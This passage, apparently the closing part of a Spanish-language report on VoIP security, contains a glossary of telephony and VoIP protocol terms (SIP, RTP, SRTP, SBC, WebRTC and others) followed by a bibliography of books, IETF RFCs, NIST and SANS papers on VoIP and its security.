PSTN (Public Switched Telephone Network) - Se define como el conjunto de elementos constituido por todos los medios de transmisión y conmutación necesarios para enlazar, a voluntad, dos equipos terminales mediante un circuito físico específico para la comunicación. Se trata, por tanto, de una red de telecomunicaciones conmutada.

SBC (Session Border Controller) – Elemento de un sistema de voz sobre IP que permite la comunicaciones entre redes IP. Un SBC integra señales y controles para servir como un punto de transito para todas las transmisiones que viajan sobre una red. Ofrece

funcionalidades para traspasar *firewalls*, hacer de *gateway*, permitir *transcoding* y ocultar la infraestructura interna de una red entre otras opciones.

SDP (Session Description Protocol) - Es un protocolo diseñado para describir sesiones multimedia. SDP es usado tanto por el protocolo SIP como por H.323.

SIP (Session Initiation Protocol**)** - Protocolo desarrollado por la "IETF MMUSIC Working Group" (link), fue propuesto como un standard para establecer sesiones entre uno o mas clientes de VoIP. Este es el protocolo actualmente el más usado en VoIP. Basado inspirado en el protocolo HTTP, básicamente es un lenguaje usado por la mayoría de los teléfonos IP para intercambiar información entre ellos. Su versión actual, del 2002, está definida en el RFC 3261.

SRTP (Secure Real-time Transport Protocol) - Define un perfil RTP con la intención de proporcionar cifrado, autenticación e integridad, y protección contra reenvíos a los datos RTP.

RFC (Request for Comments) - Son una serie de publicaciones que describen diversos aspectos del funcionamiento de Internet y otras redes de computadoras. Estas publicaciones describen los distintos protocolos, procedimientos, recomendaciones, comentarios e ideas sobre el funcionamiento de aquello que concierne a Internet y a sus protocolos.

RTP (Real-time Transport Protocol**)** - Es un protocolo a nivel de aplicación para el transporte de datos en tiempo real, como por ejemplo audio y vídeo en una videoconferencia. Publicado por primera vez como estándar en 1996 por la RFC 1889, y actualizado posteriormente en 2003 en la RFC 3550.

TDM (Time Division Multiplexing) – Usada como conectividad en las PBX tradicionales, es una técnica que permite la multiplexación en la transmisión de señales digitales. Su fundamento consiste en ocupar un canal de trasmisión durante fracciones de tiempo para la consecución de este fin.

TLS (Transport Layer Security) - Es un protocolos criptográfico, que proporcionan comunicaciones cifradas seguras a través de Internet.

UC (Unified communications) – Un concepto para definir la integración de distintos tipos de comunicación, tanto en tiempo real como en tiempo no real con los procesos del negocio. Bajo este paraguas es posible aglutinar email, mensajes instantáneos, presencia, video conferencias, voz o compartición de escritorio.

VoIP (Voice over IP) - Es un conjunto de servicios y protocolos que hacen posible que la señal de voz viaje a través de redes IP o Internet. Por tanto, frente a la telefonía tradicional basada en circuitos conmutados, esto supone que los datos de señalización y voz se envía en forma digital a través de paquetes de datos.

WebRTC (Web Real-Time Communication) - Es una API desarrollada por diversas compañías y estandarizada por la World Wide Web Consortium (W3C) que permite a los navegadores realizar llamadas de voz, chat de vídeo y uso compartido de archivos P2P sin plugins.

9. Bibliografía

Libros

[1] Bryant R., Madsen L., Van Meggelen J.. *Asterisk: the definitive guide*, 4ª ed. O'Reilly Media. 2013.

[2] Lapsley P. *Exploding the phone: The Untold Story of the Teenagers and Outlaws Who Hacked Ma Bell.* New York: Grove Press. 2013.

[3] H. Dwivedi. *Hacking VoIP: Protocols, Attacks, And Countermeasures*. No Starch Press. 2009.

[4] Thermos P, Takanen A. Securing VoIP Networks: Threats, Vulnerabilities and Countermeasures. Addison-Wesley. 2008.

[5] Alan B. Johnston. *SIP: Understanding the Session Initiation Protocol.* 4ª ed. Artech House Publishers. 2015.

[6] Porter T. *Practical VoIP Security*. Syngress Publishing. 2006.

Internet

[1] *Communications Fraud Control Association (CFCA)* [consulta: 19 abril 2019]. Disponible en: https://cfca.org/

[2] INCIBE. Glosario de términos de ciberseguridad: una guía de aproximación para el empresario. Febrero 2017 [fecha de consulta 23 mayo de 2019]. Disponible en: https://www.incibe.es/sites/default/files/contenidos/guias/doc/guia_glosario_ciberseguridad_metad.pdf

[3] INTERNET ENGINEERING TASK FORCE (IETF). RFC 3261: SIP: Session Initiation Protocol[en línea]. J. Rosenberg, H. Schulzrinne, G. Camarillo, A. Johnston, J. Peterson, R. Sparks, M. Handley, E. Schooler. June 2002 [fecha de consulta 19 abril 2019]. Disponible en: http://www.ietf.org/rfc/rfc3261.txt

[4] INTERNET ENGINEERING TASK FORCE (IETF). RFC 2828: Internet Security Glossary [en línea]. R. Shirey. May 2000 [fecha de consulta 2 abril 2019]. Disponible en: http://www.ietf.org/rfc/rfc2828.txt

[5] INTERNET ENGINEERING TASK FORCE (IETF). RFC 4949: Internet Security Glossary, Version 2 [en línea]. R. Shirey. August 2007 [fecha de consulta 2 abril 2019]. Disponible en: http://www.ietf.org/rfc/rfc4949.txt

[6] INTERNET ENGINEERING TASK FORCE (IETF). RFC 4475: Session Initiation Protocol (SIP) Torture Test Messages [en línea]. R. Sparks, Ed. May 2006 [fecha de consulta 2 abril 2019]. Disponible en: http://www.ietf.org/rfc/rfc4475.txt

[7] INTERNET ENGINEERING TASK FORCE (IETF). RFC 5118: Session Initiation Protocol (SIP) Torture Test Messages for Internet Protocol Version 6 (IPv6) [en línea]. V. Gurbani, C. Boultond, R. Sparks. February 2008 [fecha de consulta 2 abril 2019]. Disponible en: http://www.ietf.org/rfc/rfc5118.txt

[8] NIST Special Publication 800-58: Security Considerations for Voice Over IP Systems. Kuhn D. R., Walsh T. J., Fries S. 2005 [fecha de consulta 20 mayo 2019]. Disponible en

https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-58.pdf

[9] SANS. VoIP Security Vulnerabilities. David Persky. December 2007 [fecha de consulta 4 de mayo de 2019]. Disponible en : https://www.sans.org/reading-room/whitepapers/voip/voip-security-vulnerabilities-2036

[10] SANS. Security Issues and Conutermeasure for VoIP. Jianqiang Xin. February 2007 [fecha de consulta 2 mayo 2019]. Disponible en: https://www.sans.org/reading-room/whitepapers/voip/security-issues-countermeasure-voip-1701

[11] SANS. Voice Over Internet Protocol (VoIP) and Security. Greg Tucker. January 2005. [fecha de consulta 23 abril de 2019]. Disponible en: https://www.sans.org/reading-room/whitepapers/voip/voice-internet-protocol-voip-security-1513